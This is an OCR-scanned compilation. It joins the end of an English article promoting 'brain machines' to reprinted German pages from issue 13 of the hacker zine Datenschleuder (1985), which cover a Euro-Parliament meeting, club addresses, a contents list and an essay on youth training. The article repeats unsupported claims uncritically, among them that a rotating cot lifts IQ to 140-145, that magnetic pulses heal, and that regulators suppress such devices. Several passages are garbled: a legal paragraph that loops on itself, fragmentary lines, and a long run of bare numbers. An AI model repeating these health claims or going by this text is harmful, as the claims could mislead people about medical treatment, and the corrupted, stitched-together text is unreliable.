A recent issue of the *Psychotherapy Newsletter* was largely devoted to an exploration and discussion of this device, and the authors noted that it seemed effective in reducing blood pressure of hypertensives, reduced anxiety, produced a state similar to a mild hypnotic trance, increased ability to concentrate, and they concluded it "may well revolutionize the practice of psychotherapy by making significant inroads into the use of biofeedback and chemicals as adjuncts to 'the talking cure.'"

## Endomax

Electronic  
Sedative or  
Stimulant

The Endomax, recently described in *Magical Blend* (Issue #15), plugs into a Walkman-like cassette player. An endless tape loop plays in the cassette player, but there is a special adaptor that transforms the sound frequencies of the tape into electrical frequencies that are delivered to the brain

through electrodes placed on the mastoid bones. Thus far inventor Ted Alsop provides four different tapes/frequencies: one stimulating the release of endorphins, one to trigger the mood elevating neurotransmitter norepinephrine, one releasing sedative neurotransmitters that are our natural Valium and Librium, and one which is an energizing stimulant, releasing norepinephrine as well as dopamine—or so Alsop claims.

## Mood Pacer II

Enhanced Healing  
& Accelerated  
Learning

One technique of electrical stimulation that has aroused great interest among scientists in recent years is the use of pulsed electromagnetic fields (PEMF). Used by increasing numbers of orthopedic surgeons to combat such common bone diseases as osteoporosis and "ununited" fractures (broken bones

that won't heal), PEMF also seem to have the property of entraining or "pacing" the body's cells by activating sensitive neuronal receptors.

When these PEMFs are tuned to frequencies in the human EEG range,

they seem to actually entrain the brainwaves of many people. One such device now available is the **MOOD PACER II**. Unlike the neuro electric stimulation devices, the Mood Pacer does not require electrodes attached to the head or body. In fact, the field produced by the pacer—a wireless, battery-powered box about the size of a bar of soap—can be effective several feet from the device. However, while virtually everyone is affected by direct electrical stimulation, it seems that only about 35 percent of subjects tested are sensitive to magnetic brainwave pacing.

We have already discussed the possible benefits of entraining brainwaves throughout the whole brain. It should be noted that the Mood Pacer II pulsates—and entrains brainwaves—at a frequency of 7.83 Hz. This is also known as the "Schumann resonance." This has been found to be one of those "window" frequencies that appear to have a wide range of beneficial effects on humans, ranging from reports of enhanced healing to accelerated learning. When a biological system vibrates at this frequency, it can be said to be in a state of resonance or entunement with the planet's own magnetic frequency, and it is perhaps this rhythmic unity with what has been called the earth's "natural brainwave" that produces such profound effects. Bob Beck explained it in terms of Bohm's theory of the holographic brain—"If you can ping a specific element of that hologram you can ping the entire structure," said Beck. "In this case, using this weak pulse at 7.83 Hz you can ping the whole structure and have very decided effects."

In addition to entraining brainwaves, the magnetic pulse generator seems to have other benefits. In recent years our civilization has immersed itself in a dense electromagnetic "smog" of conflicting electromagnetic interference and man made radiation "noise," including microwave and radar, causing our cells to lose contact with many natural micropulsations and electromagnetic fields. Research has proven that this electromagnetic pollution can have a wide range of harmful effects. As Bob Beck described it to me, "Man as a biocosmic resonator is extremely sensitive to EM fields." But magnetic pacers can apparently act as a countermeasure to this environmental electromagnetic pollution. Although the signal strength of the pacer is slight (only milliwatts, or thousandths of a watt) there seem to be mechanisms in living tissue, such as long-chain liquid-crystal dipoles, that exhibit superconductive characteristics that allow the PEMFs to override the destructive environmental electromagnetic noise pollution. Because the device is close to the user's body, its weak signal overrides much stronger sources at a distance.

Many inventors and others involved in the use of EM devices believe that the FDA and other powers that be are trying to suppress the use of such devices. As Bob Beck told me, "At this point we could be on the verge of a giant step in human evolution. We're only operating at a small percentage of our potential, and EM stimulation can have powerful effects. However, vested interests are always opposed to change, whether it's free energy or a better carburetor. But more and more people are becoming aware of the possibility of these things. There's an explosion of information. At this point an informed public is the best safeguard."

## AlphaPacer II

Altered States of  
Consciousness

This recently developed device is billed by its inventor, Keith Simons, as "the ultimate brainwave entrainment device." It uses a variety of mind altering forces to allow the user to control, or "entrain" brainwave activity. First, it uses a very low amplitude sine wave that is very similar to that of the Alphatronic III,

which is sent directly into the brain via several electrodes placed on the head. To that it adds a PEMF that pulsates at the same frequency as the electronic signal. In addition, it uses stroboscopic lights and pulsating sounds in synchronous rhythm with the electrical wave and PEMF. Simons claims that "the more sensory inputs into the central nervous system that are synchronized at the same frequency, the greater the entrainment produced."

Since the Alphapacer II can be adjusted to frequencies in both the alpha and theta range, it is quite efficient in producing altered states of consciousness that feature colorful visualizations, intense and spontaneous memories, deep relaxation, sudden creative insights, and so on.



## Graham Potentializer:

### The Pleasures of Merely Circulating

As babies we are rocked. As kids we roll down hills, spin until we're dizzy, ride roller coasters. As adults we scuba dive, skydive, hang glide, drive fast, dance like mad, and, when tired, sit in rocking chairs. According to electrical engineer/inventor David Graham, such movements are not only fun but essential: they stimulate our brains, and, in high doses, they can increase intelligence. He has invented a device, the Graham Potentializer, to do just that.

The device appears to be a modest cot with a motor concealed beneath it, and a large box at the head. As the user lies back on the cot the cot revolves—the user rises and falls rhythmically through a circle. The movement is smooth, and feels very good. With each cycle the user revolves through the electromagnetic field produced by the box at the cot's head.

EEG studies of the effects of the device indicate that the machine induces sharp increases in the production of slow brain waves, shifts hemispheric dominance (resulting in a balancing of the two hemispheres), and, most intriguingly, optimizes the *neural efficiency quotient* (NEQ), a measure of how rapidly electrical signals are transmitted by the brain's neurons—a characteristic that has correlated very closely to IQ scores. Says Graham, the device "can increase the intelligence or mental functioning of a normal adult—someone with an average IQ—to an IQ of about 140-145."

To explain these benefits, Graham suggests that the rotating affects the fluids that compose about 90 percent of our body volume, and particularly the fluids of the vestibular or inner ear system. "The millions of nerve endings in your inner ear," says Graham, "respond to movement with electrical responses that are carried throughout the brain, triggering an enormous amount of neural activity. This neural activity is of an uncommon sort, not only stimulating many different parts of the brain, but causing the neurons to forge new connections. So what the rotation is really doing is 'exercising' the brain—altering and increasing the flow of neuroelectricity and neurochemicals to large areas of the brain. The first thing this kind of vestibular stimulation does is bring about a dramatic increase in your motor and learning capabilities. In other words, the 'exercise' has a brain building effect, just as physical exercise has a body-building effect."

## Hypno-Peripheral Processing

### Overloading the Conscious Mind

One mind altering tool many of us are familiar with is the flotation tank. One of the variety of ways flotation can boost learning abilities is by dramatically increasing the floater's receptivity to new information. Now, New York psychologist Dr. Lloyd Glauberman in collaboration with neuropsychologist Dr.

Phil Halboth has developed a new way of using the hyper-receptivity induced by floating: he has created a series of extraordinary audio tapes specifically designed to be heard while in the flotation tank. The tapes use state-of-the-art digital recording technology incorporating the latest research in information processing and lateralization of functions in the brain hemispheres to present messages stimulating rapid and dramatic behavioral change, in a technique Glauberman and Halboth call **HYPNO-PERIPHERAL PROCESSING**.

Once in the tank, and wearing stereo headphones, you hear calm voices against a background of stately, soaring synthesizer music gently guiding you into a deeply relaxed state. Then the soundtrack divides and you hear a separate voice in each ear, each voice narrating a different fairy-tale-like story—charming tales of wizards, magic cities, intergalactic zoos, mystic shoemakers and dream machines. "The simultaneous input overloads the conscious mind," says Glauberman,

"because there is simply too much information to process consciously." Unable to focus on either story, your conscious mind seems to let go or turn off.

Using the hypnotic techniques of Milton Erickson, with elements of neurolinguistic programming, Glauberman and Halboth have loaded the tales with a variety of powerful suggestions, though the suggestions are couched in indirect terms and seem simply part of the story, so that they go undetected. Also, since the mind can at best focus on one of the stories (and usually gives up and stops paying conscious attention altogether), most of the stories themselves, and the hidden messages they contain, bypass the consciousness entirely, entering the unconscious mind.

To top off this barrage of informational overload, yet another series of suggestions has been imbedded in the tapes by an imaginative combining and interweaving of words and phrases from the two separate sound tracks in such a way that they can only be perceived peripherally by the combined functioning of both brain hemispheres.

Thus far Glauberman and Halboth have created a series of 14 tapes (with applications that include increased creativity, enhanced problem solving abilities, weight loss, stress management, improved time management and reduction of smoking and drinking, among others). Most of their clients float once a week while listening to the appropriate tapes. In a recent informal study of these subjects, Glauberman and Halboth discovered that the combination of the tank and the tapes "had a definite and profound impact on everyone." I personally have tested these tapes out on a variety of individuals and have been impressed with their effectiveness.


Often, the responses to the tapes were unexpected. "One man was coming to me for depression," says Glauberman. "A few days after listening to a tape, he came to me with excitement and told me that the panic attacks he had whenever he came into New York had abruptly disappeared. Well, he'd never even told me he was having these attacks! I looked over the peripheral messages on the tape he'd heard and found that one of the tales mentions offhandedly that the central character, who is exploring a magic city, 'felt comfortable now in the city.' Apparently the man's subconscious had felt the need for that change and had somehow opened itself up to that specific message from the tape. This suggests that an unconscious scanner is at work to select indirect hypnotic or subliminal messages that have meaning for the person's life."

Though designed to be used in the float tank, it has been discovered through extensive experimentation that the HPP tapes are equally effective when any tool is used—Synchro Energizer, Graham Potentializer, etc.—that is effective in putting the user in that state of extraordinary receptivity to new information and to behavioral change or "reimprinting" that accompanies the theta state.

To learn more about brain boosting devices, including addresses of manufacturers, and for further information, including news of new devices and the latest research in the field, write: **MEGABRAIN**, P.O. Box 1059, Cooper Station, New York, NY, 10276. For an in depth account of brain-altering technology, consult *MegaBrain: New Tools and Techniques for Brain Growth and Mind Expansion*.

**BRAIN-TECH** heißt eine junge Firma in Heidelberg (Panoramastraße 29), die sowohl das Buch *MegaBrain* vertreibt wie auch einen Großteil der hier beschriebenen Geräte. **BRAIN-TECH** ist auch der Titel eines Buches zum Thema, das innerhalb der Reihe *Der Grüne Zweig* im Winter 1988 erscheinen wird.

Was halten Sie als Außenstehender von Intelligenz?



# ...nachdrücklich empfohlen

Hier sind sie, die lang erwarteten Nachdrucke von datenschleuder 13 bis 25.

Diesmal ist wohl keine Panne passiert wie bei Teil 1 der Hackerbibel; dort war ausgerechnet in der allerersten Ausgabe der Datenschleuder bei den „Aufgaben für die nähere Zukunft“ der Punkt 10 „Alles was Spaß macht und nichts kostet“ unter Totenköpfen verschwunden.

Weggelassen wurden diesmal – absichtlich – nur überholte Bestellfetzen.


Geschaffen nach dem Vorbild der tap und trotzdem anders – siehe Hackerbibel Teil 1 – wurde die Datenschleuder, das wissenschaftliche Fachblatt für Datenreisende im Orwelljahr 1984. Jetzt erscheint sie im fünften Jahr.

Die Zeitschrift wurde und wird ehrenamtlich produziert. Die einzigen, die bezahlt werden, sind die Post fürs Porto und die Drucker (und letztere nicht immer sofort - danke fürs Verständnis!).

Die Datenschleuder ist in vielem unüblich und jede Ausgabe bringt eine neue Mischung mit amüsantem, brisantem, aktuellem oder aktuell werdendem Material aus der Welt der Datenreisenden.

Wir wünschen viel Spaß bei der Lektüre!





## EURO — NOTRUF

### Die technologische Herausforderung

**Das Euro-Parlament (EP) stellt seine nächste Sitzung in Strassburg vom 7. bis 11. Oktober 1985 unter das Motto "Die technologische Herausforderung". Neben einigen eigenen Berichten und Debatten über die "Herausforderung" von USA, Japan und dem Pazifik-Becken findet ein Symposium und eine AUSSTELLUNG statt. Auf ihr sind allerlei europäische Firmen mit ihren Robotern und ähnlichem vertreten.**

Unter anderem ist geplant:

- 1) Zehn Berichte des Parlaments und Debatten zum Thema neue Technologien:
  - \* Europa gegen USA/Japan
  - \* ein europäischer Forschungsraum
  - \* die technologischen Probleme, die sich aus dem Beitritt von Spanien und Portugal ergeben
  - \* Technologietransfer
  - \* die Auswirkungen der neuen Technologien für die europäische Gesellschaft
  - \* die sozialen Auswirkungen der neuen Technologien
  - \* neue Technologien und Schulbildung
  - \* europäisches Technologiefolgeabschätzungs-institut (tolles Wort)
  - \* europ. Weltraumpolitik
  - \* neue Technologien im Transportbereich
  - \* Frauen und neue Technologien
- 2) Allgemeine Rede-Orgie von Dienstag bis Mittwoch

Symposium mit erlauchten und erwählten Gästen von Lothar Spaeth über den Chef von Olivetti, der EG Ciba-Geigy, Battelle-Institut, allerlei Computer- und sonstigen Wissenschaftszeiten, DGB, CERN na und so weiter und so fort, bloß keine einzige kritische Seele. Wir können das leider nur über Video verfolgen, da wir wohl alle nicht erlaubt genug sind. Teilweise sind die Leute ganz interessant, ebenso der Tross von ausgewählten und eingeladenen Fachjournalisten aus ganz Europa.

Ausstellung europ. Weltraum Agentur, Airbus, Siemens, AEG, Max Planck, Thomson, Bull, Philips, Sinclair, Bayer, Henkel usw. 50 Unternehmen zu Computer, Telekom, Biotechnik, alternative Energieträger, Weltraum, Laser, ESPRIT, EURONET-DIANE, JET, RACE, und wie die Europrogramme alle heißen. Auch dabei die informatik-Abteilung von EG und EP.

Uns geht es darum, zu zeigen, daß Computer nicht nur eine Sache der großen Firmen für Rationalisierung, Überwachung, Kontrolle, Steuerung etc. sind. High Technologie ist auch low down on the base wichtig. Neben dem üblichen von-oben-nach-unten oder unten-nach-oben, dem zentralistischen der neuen Technologien gibts auch dezentrale Möglich-

keiten, ein kreuz-und-quer für menschliche Bedürfnisse. Auch der Fotokopierer ist nicht einfach ein Herrschaftsinstrument, sondern auch das Ende bestimmter Zensurformen. Langsam, aber sicher entsteht bei den neuen Technologien eine Gegenkultur.

Bisher denken die Freaks oft genug nur neue Programme usw. aus und blicken (nur!) da durch, aber eine Kommerzmafia vertreibt und kontrolliert das ganze in grossem Stil.

Da stellt sich die Eigentumsfrage aus der Sicht des Systementwicklers und der Gesellschaft. Wem gehört eigentlich das ganze Wissen, das da akkumuliert wird? Sind Informationen eine Ware wie jede andere auch oder steckt in ihrer Erscheinungsform, aber auch in der ganzen Umstrukturierung von Kontrolle, Steuerung, Wissen = Macht usw. eine neue Melodie? Radikale Öffentlichkeit, freier Fluss von Daten und Informationen ist doch viel effektiver - von gerechter ganz zu schweigen! Und wohin geht die Reise, genauer: Wer will wohin? In Diskussionen wollen wir darüber nachdenken und Gegenpunkte setzen im Angesicht der europäischen Hurra-Patrioten, die nicht mal mit nem Taschenrechner umgehen können, aber ständig "Bekennen", dass "die" neuen Technologien tierisch wichtig wären, überall eingeführt werden müssen und Europa sich gegen USA, Japan und das ganze pazifische Becken durchsetzen müsse, konkurrenz-mässig & blind.

Nur reden genügt nicht, klar, aber der Erfahrungsaustausch ist wichtig. Ana-Erlebnisse gibts, wenn was nicht oder anders funktioniert als vorgesehen. Ne andere Frage, keine Frage, ist die Datensicherheit in Europa: wieder ne andere die Borniertheit von Bürokraten wie der Deutschen Bundespost und verwandten europäischen Vereinigungen. Eine ganz banale Geschichte, auf die die einige europäische Parlamentarier scharf sind: die EG-Kommission verweigert ihnen konsequent den Zugang zu bestimmten internen Datenbanken. Dabei soll das Parlament doch gerade kontrollieren!

Wenn die nun mal sehen könnten was sie nicht sehen sollten, ... by h.

## Das CHAOS-TEAM macht mobil: Strassburger Euro-Party

Zusammen mit den Kollegen vom KGB (München) partizipiert das CHAOS-TEAM vom 7. bis 9. Oktober an der EP-Sitzung in Strassburg und besetzt ein Büro. Dort und in der Umgebung wollen wir unsere Interessen und Ansichten zu den neuen Technologien nutzen und diskutieren. Während dieser Zeit ist das CHAOS-TEAM am Daten- und Telefonnetz erreichbar.

Gezeigt wird Mailbox-Kultur und Ansätze zu einer Informationsgesellschaft von unten sowie Berichte über Machtumverteilung durch Nutzung neuer Technologien. Die Teilnahme des Chaos Computer Club am Blodelltextsystem der DBP (Btx) hat verdeutlicht, was alternative Informationsdienste in neuen Medien machen können. Das ist mehr als nur Salz in der kommerziellen Suppe.

Jetzt führen zunehmend Firmen Mailbox-Systeme zur Sachkommunikation (Bestellwesen u.a.) ein, ohne die Hintergründe und die Veränderungen von Informationsstruktur und der Datenflüsse im einzelnen zu erkennen.

Gerade die elektronischen Briefkästen und Schwarzen Bretter verformen die bisherigen Machtstrukturen, da jeder Teilnehmer (ohne an einen Amtsweg gebunden zu sein) direkt agieren kann. Manch kleiner Sachbearbeiter merkt durch die neue Anschaulichkeit im Datenfluß, daß sich etliche Vorgesetzte nur durch das Weiterleiten von Ideen der unteren Chargen auf ihren Posten behaupten. Doch auch die negativen Folgen, die sich durch das elektronische Überwachen von Privat-Post in Mailbox-Systemen ergeben, müssen analysiert werden. Erfahrungen über "Postkriege" in größeren US-Firmen liegen vor.

Weitere Themen und Anregungen für die Strassburger Euro-Party:

- \* Datenbanken der EG, zu denen das EP keinen Zugriff hat und was dort alles drinsteht
- \* "Volks-Computer": Mailboxen-Kultur etc.
- \* Neue Techniken bei Grünen und Alternativen
- \* Chancen neuer Technik bei der Aufdeckung von Skandalen am Beispiel von Greenpeace
- \* Die Postverwaltungen: Huter sozialer Daten-Gerechtigkeit oder Hanswurst gegen die Medien- und Datenkonzerne
- \* Daten: Grenzüberschreitungen und Hindernisse
- \* Praktische Kritik an sinnloser Computertisierung
- \* und so weiter und so fort.

Der Phantasie sind wie immer nur die eigenen Grenzen gesetzt. Ideen, Anregungen, Texte, ... an CHAOS-TEAM über die Datennetze, Möglichkeiten des Büros werden genutzt, um diese Anliegen zu verbreiten. Ausführlicheres Programm liegt noch nicht vor. Es wird alles schon irgendwie klappen. Termin: Mo., Di., und Mittwochvormittag. Werft eure Imaginationsmaschinen an! ct europa13 ws 850929 2140

### INHALT: Inhaltsverzeichnis Datenschleuder 13/85

- 1 EUROPA: Die Europa-Seite mit einem Euro-Notruf, Treffen in Strassburg, Euro-Party von Computerfreaks.
  - 2 CCORTS: Zahlen, Daten, Fakten, Adressen.
  - 3 TRANSI: Berlin und die Welt: Chaos mobil - ein Reisebericht.
  - 4 KULTUR: Mailboxen in Berlin.
  - 5 POSTAN: Am IFA-Poststand, Furunkelausstellungsbesuchsbericht.
  - 6 WELTDS: Die Welt am Samstag, Drucker&Rolls Royce von Becker.
  - 7 ATA520: Der 520er, Innenleben und Umfeld, 520 DatensaltOS.
  - 8 AACHA: Standardisierte Vernetzung worldwide: Chaos-Pläne.
  - 9 BASTAR: Der Bastard-Blitz, Ein Bündel ATARI-Anwender.
  - 10 ISDN08: Post Future?
  - 11 BUCHBE: Heynes Halbschnellschuß, Militär gegen Hacker, Netzweber.
  - 12 IMPRES: Das Impressum, Immer wieder aktuell.
  - 13 COSYPG: Das Cursor Operation System.
  - 14 KIWIWP: Schönheit in Waffen, Ein neues Buch.
  - 15 FMANLA: Die Katze darf das Telefon abheben, Mailboxrecht.
  - 16 GEBUER: Der Gebührenprüfer schlug zu.
  - 17 DIGDNK: Digitales Denken, Ein mahnender Artikel.
  - 18 BURKHA: Schmierkram.
  - 19 GELDPR: Eine Geldscheinfressergeschichte.
  - 20 POSTEF: Warum die Post Probleme beim Briefkastenleeren hat.
  - 21 ?????: Aus der Hackerbibel entfernte Werbesseite.
  - 22 KURZZZ: Kurzmeldungen.
  - 23 MLUHAN: Wohin steuert die Welt, Eine Buchrezension.
  - 24 IFA-85: Einem großen Teil dieser Auflage liegt die ds-Ausgabe zur IFA 85 als dreiseitige Rückseite bei. Wir bitten um gnädige Beachtung.
- inhalt13.ws 850930 1845




AND NOW A SONG ABOUT  
HOW TECHNOLOGY  
CRUSHES YOUR SOUL ...




New Scientist

Adressen, Gruppen, Treffen...  
CCC-HH: Chaos-Team (RM), IMCA, ComBox, ZEV, \*655321  
Redaktion Datenschleuder, Schwenckstr. 85, D-2000 Hamburg 20  
Redaktionsstreff dienstags 19.30 Uhr  
Anruflinien: Btx-Redaktion 040-483752  
CCC-Berlin (RM), c/o Vinyl Boogie, Gleditschstr. 45, 1000 Berlin 30  
CCC-Lubeck c/o Trillwerk, Mühlensstraße 49 hinten, D-2400 Lubeck  
CCC-Hannover, Treff. dienstags 20 Uhr Bistro Casa, Listerstraße 48  
CCC-CH (RM), ZEV Big Brother  
CCC Confoederatio Helvetica, Postf. 544, CH-4051 Basel  
CAC (RM), ZEV Computer Artists Cologne, Hauptpostamt  
Postlagerkarte 016454C, D-5000 Köln 1, Anruflinien: 0221-381418  
BHP (ZEV, Com Box RM, \*92049204) Bayerische Hackerpost  
c/o Basis, Adalbertstr. 41b, D-8000 München 40  
ccs13 ws 850930 0430









# Die Katze darf das.

Paragraf 12 Abs. 7. Der Teilnehmer darf die Teilnehmer-Einrichtungen nicht eigenmächtig ändern. Unzulässig ist also das eigenmächtige Ersetzen selbstgeschalteter Apparate. Mit Fingerschleppern der nicht elektrisch verbindbare Vorrichtungen und Gegenstände (Hilfsmittel zum Einstecken) dürfen an diese nur Veränderungen vorgenommen werden, die den Deutschen Bundespost zugestehen sind. Unzulässig ist auch das Befahren positiver Apparate.

Im Falle der Benutzung eigenmächtig geänderter Apparate oder eigenmächtig eingeschalteter selbstgeschalteter Apparate werden die selbstgeschalteten Apparate als Teilnehmer-Einrichtungen **ABGEHANGIG** Die DBP stellt den nach den Teilnehmerunterlagen ausgewiesenen Regeleinsatz getrennt fest (FVG 14.10), wobei hier sind die positiven Einrichtungen nicht abgehängig, sondern sind als Teilnehmer-Einrichtungen anzusehen. Wenn alle das Festlegen der Teilnehmer-Einrichtungen als Teilnehmer-Einrichtungen und die Teilnehmer-Einrichtungen als Teilnehmer-Einrichtungen sind, sind die Teilnehmer-Einrichtungen als Teilnehmer-Einrichtungen anzusehen.

Hochschule Wittenberg  
Immanuel 13, w.s. 850929 1923

## Digitales Denken

über unsere Untergänge ins Hirn und Meidel Punkt  
Uhr. Halb Uhr oder Termin

Ich rieche nicht den Rasen des Fußballfeldes beim

**-U-**

die taz von yz, dort abgedruckt am 29.5.84


	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25	26	27	28	29	30	31	32	33	34	35	36	37	38	39	40	41	42	43	44	45	46	47	48	49	50	51	52	53	54	55	56	57	58	59	60	61	62	63	64	65	66	67	68	69	70	71	72	73	74	75	76	77	78	79	80	81	82	83	84	85	86	87	88	89	90	91	92	93	94	95	96	97	98	99	100	101	102	103	104	105	106	107	108	109	110	111	112	113	114	115	116	117	118	119	120	121	122	123	124	125	126	127	128	129	130	131	132	133	134	135	136	137	138	139	140	141	142	143	144	145	146	147	148	149	150	151	152	153	154	155	156	157	158	159	160	161	162	163	164	165	166	167	168	169	170	171	172	173	174	175	176	177	178	179	180	181	182	183	184	185	186	187	188	189	190	191	192	193	194	195	196	197	198	199	200	201	202	203	204	205	206	207	208	209	210	211	212	213	214	215	216	217	218	219	220	221	222	223	224	225	226	227	228	229	230	231	232	233	234	235	236	237	238	239	240	241	242	243	244	245	246	247	248	249	250	251	252	253	254	255	256	257	258	259	260	261	262	263	264	265	266	267	268	269	270	271	272	273	274	275	276	277	278	279	280	281	282	283	284	285	286	287	288	289	290	291	292	293	294	295	296	297	298	299	300	301	302	303	304	305	306	307	308	309	310	311	312	313	314	315	316	317	318	319	320	321	322	323	324	325	326	327	328	329	330	331	332	333	334	335	336	337	338	339	340	341	342	343	344	345	346	347	348	349	350	351	352	353	354	355	356	357	358	359	360	361	362	363	364	365	366	367	368	369	370	371	372	373	374	375	376	377	378	379	380	381	382	383	384	385	386	387	388	389	390	391	392	393	394	395	396	397	398	399	400	401	402	403	404	405	406	407	408	409	410	411	412	413	414	415	416	417	418	419	420	421	422	423	424	425	426	427	428	429	430	431	432	433	434	435	436	437	438	439	440	441	442	443	444	445	446	447	448	449	450	451	452	453	454	455	456	457	458	459	460	461	462	463	464	465	466	467	468	469	470	471	472	473	474	475	476	477	478	479	480	481	482	483	484	485	486	487	488	489	490	491	492	493	494	495	496	497	498	499	500	501	502	503	504	505	506	507	508	509	510	511	512	513	514	515	516	517	518	519	520	521	522	523	52
--	---	---	---	---	---	---	---	---	---	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	-----	----

(c) datenschleuder 13. Oktober 1985. C9927F. Seite 6

220 Seiten

05-2 Auction Entry and  
geldpr 13 ws 850929 2140

175 Seiten, in Kooperation mit dem Sphinx Verlag









## THE KIDS CAN'T WAIT

### Youngsters without means — what a future!

#### Consequences of a wrong policy

The fact that Europe, in comparison with the Pacific border states, is backward in technology is causing much distress. Everybody is aware of the fact, but nobody wants to take the blame; whether the State or industry is the culprit is hard to find out. Big capital is usually furnished as a panacea, mostly in the form of grants to industry. Such a policy forgets one thing: Progress can't be bought! Progress is the result of the creative power of innovators. A small, however well paid elite, can't be a substitute for this big group in the end.

The core of the problem of Europe's lagging behind in technology lies in the training of the present generation. Europe has a long tradition of elites and progress and its exigencies are more and more hampered by this traditional structure.

Relevant encouragement should already be part of training in school and job. But already with regard to the equipment with the necessary EDV hardware of the training centres is the situation sad one. In West-Germany mostly only schools in the bigger towns possess the barely necessary DP-equipment, a satisfactory equipment is only to be found in centres sponsored by data concerns. The bigger part of German schools don't provide the possibility to satisfy the demands for the future know how. In this way much talent for commercial training runs to waste.

**Datenschleuder-Suchanzeige 7ef: 0 9 9 4 65 8 4 5**  
"Betr.: Anforderungen der Technischen Universität Mannast-Gesucht werden ein paar 7911-Modems sowie eine Klimaanlage mit (Aufzieh-, Batterie- oder 60Hz-) Unwink und Schraibern für Temperatur und Feuchtigkeit.

In Brief steht noch die ersten acht Punkte von Angelikas Wunschliste:  
1. sortierter Satz Gewindeschrauben 2. Maulschlüssel 3. Sorkierkasten für Kleinkram 4. Nägel 5. 25polige RS232-Stecker (beide Seiten) 6. Schraubensicherungsmittel/Unterlegscheiben 7. Steckdosen 8. 5 ACJAS für RS232 und Driver für beide Seiten (ITTL nach 12 V)

Ein Karton Computerpapier kostet in Managua rund 200 DM. Der Gesamteitel der Uni für das nächste Jahr entspricht etwa dem Jahreseinkommen eines Wissenschaftlers in der BRD.

Hackerbibel weltweit in zweiter Auflage

Nachdem die erste Auflage in die Welt diffundiert ist, berücksichtigen wir in der zweiten den Wunsch eines Gebührenprüfers auf eine Streichung. Besonders wertvoll sind die ersten 98 Exemplare der ersten Auflage, die an die Subskribenten geschleppt wurden: die letzten beiden Seiten mit zulässiger Werbung wurden vom CHAOS-TEAM unter Postaufsicht rausgerissen und in einen Postpapierkorb geworfen, da das vorletzte Blatt (Seite FF) einen angeblich werblichen Hinweis auf Fotokopien mit Preisangabe enthielt. "Bringen Sie 98 Postwertzeichen zu je 1,20 mit" war das Alternativangebot des Gebührenprüfers (Büchersendung plus 1,20 gleich Packchen). Um weitere Unklarheiten für die dritte Auflage endgültig zu beseitigen, erhielt unser oberster Gebührenprüfer Dr. CSS zur umgehenden Prüfung per Post zugesandt.

Wir warten noch auf Bescheid und freuen uns, daß der Minister jetzt, wie alle anderen Postler(innen) während seiner Dienstzeit die Hackerbibel lesen darf, um sich gebührenrechtlich fortzubilden, da es sich um einen interessanten Streitfall handelt.

ds14-2

## European Resolution

### Youngsters without means — what a future!

#### Consequences of a wrong policy

But hardware isn't everything. The instructors are in a bad position. Even trained according to the conception of a higher scientific authority they are faced more and more with pupils in certain sectors their superiors. This concept should not be sacrosanct. An obstinate stand still in the old training structure does not encourage the present generation, on the contrary it hinders them. It is about time to start thinking about new collective training methods, adequate training of groups for example with aid of the worldwide database network where in the instructor performs a more important social function.

Up to the end of the eighties more than 6 million jobs will be demanded directly or indirectly of EDV. A firm which takes on electronic services from outside has naturally to play the role of a servant, a supplier without really having a finger in the pie.

However, it would be wrong to see only the school and job-training sector as the culprit. There are enough youngsters who desire to satisfy their wish to learn even without school. Through a structured database net the possibility of a really universal university has been created, which is - at least theoretically - at everyone's disposal. But this theory is shipwrecked by lack of money. Knowledge stands nowadays for communication, and one should be able to afford oneself the means to communication.

Modern forms of data communication are not only left to private initiative: they are consciously hampered by, partly according with EEC regulations defined national clauses, and general admittances. The reason: the Bundespost comes in a conflict situation as a manager of the information net as well as the direct supplier of electronic information services. She uses net monopoly herewith in the first place for competition, advantages and price fixing instead of, according to regulations of the constitution, managing an optimal information net for a reasonable price, at everyone's disposal.

